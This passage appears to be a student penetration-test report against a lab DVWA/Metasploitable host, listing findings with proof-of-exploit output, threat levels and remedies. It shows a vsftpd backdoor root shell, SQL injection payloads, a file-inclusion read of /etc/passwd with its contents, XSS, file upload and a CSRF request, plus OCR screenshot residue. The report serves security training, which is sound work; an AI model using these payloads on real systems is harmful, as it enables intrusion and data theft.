   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.13.37.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.13.37.102:21 - USER: 331 Please specify the password.
[+] 10.13.37.102:21 - Backdoor service has been spawned, handling...
[+] 10.13.37.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.13.37.101:33323 → 10.13.37.102:6200) at 2024-04-15 0
1:25:35 -0400
```

Figure 6 Exploit successfully triggered and control assumed.

Threat level: LOW

Impact of Exploit: An attack on an open port 21 can lead to several security issues and operational disruptions, which can lead to credential theft, service disruption and reputation and compliance risks.


Remedy: There are several methods that can help prevent a port 21 exploitation. Some of these include: using secure protocols such FTPS or SFTP, using intrusion detection systems or intrusion prevention systems to monitor the FTP server, and enabling two-factor authentication.

Website Vulnerability

Omicron Persei 8’s primary website ***https://omicronpersei8.com*** was evaluated and revealed the following vulnerabilities.

- **Vulnerability**: SQL Injection

Proof of Exploit:



```
ID: 'OR 1=1 #
First name: admin
Surname: admin

ID: 'OR 1=1 #
First name: Gordon
Surname: Brown

ID: 'OR 1=1 #
First name: Hack
Surname: Me

ID: 'OR 1=1 #
First name: Pablo
Surname: Picasso

ID: 'OR 1=1 #
First name: Bob
Surname: Smith
```

Figure 7 Exploit done and information retrieved


Threat level: CRITICAL

Impact of Exploit: Enables an attacker to manipulate backend SQL queries by injecting malicious SQL code into the application. This vulnerability can result in unauthorized data access, alteration of data, and potentially, command execution on the server.

Remedy: Several steps could be taken to avoid SQL injections including: using parameterized queries making sure that input commands are treated as data and not executable SQL code; using secure connections to connect to your database; not exposing detailed error messages to users and running regular updates.

❖ **Vulnerability:** SQL (Blind)

Proof of Exploit:




CastilloKali [Running] - Oracle VM VirtualBox

10.13.37.102/dvwa/vulnerabilities/sqli_blind/?id='&Submi

Vulnerability: SQL Injection (Bli

User ID: ' or sleep(5)#

Figure 8 Arrow pointing on the web application “sleeping”.



CastilloKali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Kali Linux
Settings
Damn Vulnerable
Kali Docs | Kali
10.13.37.102/dvwa/vulnerabilities/sqli_blind/?id='OR+1%3D1+%2
Kali Linux Kali Tools Kali Docs Damn Vulnerable Web… Kali Forums Kali NetHunte
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
Vulnerability: SQL Injection (Blind)
User ID:
Submit

```
ID: 'OR 1=1 #
First name: admin
Surname: admin

ID: 'OR 1=1 #
First name: Gordon
Surname: Brown

ID: 'OR 1=1 #
First name: Hack
Surname: Me

ID: 'OR 1=1 #
First name: Pablo
Surname: Picasso

ID: 'OR 1=1 #
First name: Bob
Surname: Smith
```

Figure 9 After exploited, information retrieved.


Threat level: CRITICAL

Impact of Exploit: Enables an attacker to manipulate backend SQL queries by injecting malicious SQL code via the application. This vulnerability can result in unauthorized data access, alteration of data, and potentially, execution of commands on the server.

Remedy: Blind SQL attacks can be prevented by avoiding Boolean-based blind SQL injections which aim to exploit outcomes based on true or false queries; prevent the time needed to execute queries like using “query throttling” and avoid exposing detailed error messages to end user.

❖ **Vulnerability:** Command Execution

Proof of Exploit:



```
PING 10.13.37.102 (10.13.37.102) 56(84) bytes of data.
64 bytes from 10.13.37.102: icmp_seq=1 ttl=64 time=0.070 ms
64 bytes from 10.13.37.102: icmp_seq=2 ttl=64 time=0.058 ms
64 bytes from 10.13.37.102: icmp_seq=3 ttl=64 time=0.115 ms

--- 10.13.37.102 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.058/0.081/0.115/0.024 ms
```

Figure 10 Entering IP address executes a ping showing the following information.


Threat level: CRITICAL

Impact of Exploit: Allows an attacker to run arbitrary commands on the host operating system through a vulnerable application interface. This could result in total control of the server, theft of data, and unauthorized access to the system.

Remedy: A command and execution exploit can be prevented by several things such as rejecting inputs that contain special characters or patters that could be used for commands; avoiding shell commands with use input and monitoring application for suspicious activity and logging all command executions.

❖ **Vulnerability:** Cross Site Scripting (XSS) Reflected

Proof of Exploit:



CastilloKali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
13:41
Kali Linux
Settings
Damn Vulnerable
Kali Linux Kali Tools Kali Docs Damn Vulnerable Web… Kali Forums Kali NetHunter
OK

10.13.37.102/dvwa/vulnerabilities/xss_r/?name=<

10.13.37.102

4

Figure 11 Executing a scripted code for 2+2.


Threat level: CRITICAL

Impact of Exploit: This entails embedding malicious scripts into web pages that other users view. XSS (Cross-Site Scripting) can be exploited to steal cookies, take over sessions, redirect users to harmful websites, and execute actions on behalf of users without their permission.

Remedy: Cross site scripting can be prevented by validating and sanitizing all user inputs to ensure they do not contain malicious scripts; using content security policy to define the sources which certain content be loaded on your website and conducting regular security audits.

- **Vulnerability**: Cross Site Scripting (XSS) Stored

Proof of Exploit:


CastilloKali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Kali Linux
Settings
Damn Vulnerable
Kali Docs | Kali Lin
Kali Linux Kali Tools Kali Docs Damn Vulnerable Web… Kali Forums Kali NetHunter
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
OK

10.13.37.102/dvwa/vulnerabilities/xss_s/

10.13.37.102

XSS

Figure 12 Script executed on the web application.


Threat level: CRITICAL

Impact of Exploit: This entails the injection of malicious scripts into web pages that other users view. XSS can be exploited to steal cookies, take over sessions, redirect users to harmful websites, and carry out actions on behalf of users without their permission.

Remedy: Cross Site Scripting (stored) can be prevented using several methods, some of which include minimizing the use of inline scripts, using content security policy to define the sources which certain content be loaded on your website and use pf input filtering libraries to filter out potentially dangerous characters and patters from user input.

- **Vulnerability**: File Inclusion

Proof of Exploit:



CastilloKali [Running] - Oracle VM VirtualBox

10.13.37.102/dvwa/vulnerabilities/fi/?page=/etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/u
/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp
/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/va
/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::
/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var/cache/bind:/bin/false postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false distccd:x:111:65534::/:/bin/false user:x:1001:1001:just a user,111,,:/home/user:/bin/bash service:x:1002:1002:,,,:/home/servi
/bin/bash telnetd:x:112:120::/nonexistent:/bin/false proftpd:x:113:65534::/var/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:/bin/false
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326
```

Figure 13 Exploit showing all user information.


Threat level: HIGH

Impact of Exploit: Local File Inclusion (LFI) and Remote File Inclusion (RFI) vulnerabilities enable attackers to incorporate files from a server or remote locations, respectively. These vulnerabilities can result in remote code execution, compromise of the server, and exposure of confidential information.

Remedy: To avoid a file inclusion exploit, one could avoid including files dynamically based on user input; maintain a whitelist of allowed files and using safe APIs that use safe files inclusion functions.

❖ **Vulnerability:** File Upload

Proof of Exploit:


CastilloKali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
13:30
Kali Linux
Settings
10.13.37.102/dvw
10.13.37.102/dvwa/hackable/uploads/pwnd.html
Kali Linux Kali Tools Kali Docs Damn Vulnerable Web… Kali Forums Kali NetHunter

10.13.37.102

You've been pwned by one of Dr. Alan Stines' MGA students!

OK

Figure 14 Uploading code in this case delivered a printed message.


Threat level: HIGH

Impact of Exploit: Insufficient validation of file upload mechanisms can permit attackers to upload harmful files, such as web shells, which may lead to remote code execution and the eventual takeover of the server.

Remedy: File upload exploits can be mitigated by allowing file type validation; restricting the size of uploading files and by renaming uploaded files to ensure that they cannot be executed as scripts.

- **Vulnerability:** Cross-site request forgery (CSRF)

Proof of Exploit:


CastilloKali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Kali Linux
Settings
Damn Vulnerable Web Ap
10.13.37.102/dvwa/vulnerabilities/csrf/
Kali Linux Kali Tools Kali Docs Damn Vulnerable Web... Kali Forums Kali NetHunter Exploit-DB Google
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Vulnerability:
Change your adm
Change
Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Co
Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex

Current password: ••••••••

New password: •••

Confirm new password: •••

Request to http://10.13.37.102:80

```
GET /dvwa/vulnerabilities/csrf/?password_current=password&password_new=cow&password_conf=
cow&Change=Change HTTP/1.1
Host: 10.13.37.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://10.13.37.102/dvwa/vulnerabilities/csrf/
Cookie: security=high; PHPSESSID=9ffc3d31dbaba43f7637a24f898a3233
Upgrade-Insecure-Requests: 1
```

Figure 15 Burp Suite Intercepting the request and allowing passwords to be seen.


Threat level: MEDIUM

Impact of Exploit: This compels an end user to perform unintended actions on a web application where they are logged in. CSRF can alter firewall settings, post unauthorized data on forums, or modify user credentials, all without the user's awareness.

Remedy: Cross-site request forgery can be prevented by using CDRF token in your web forms, as these verify if the token is valid when a form is submitted; using SameSite cookies to restrict when cookies aren’t sent in cross-origin requests and use of the ‘Referer’ header to know that the requests originated from your website.

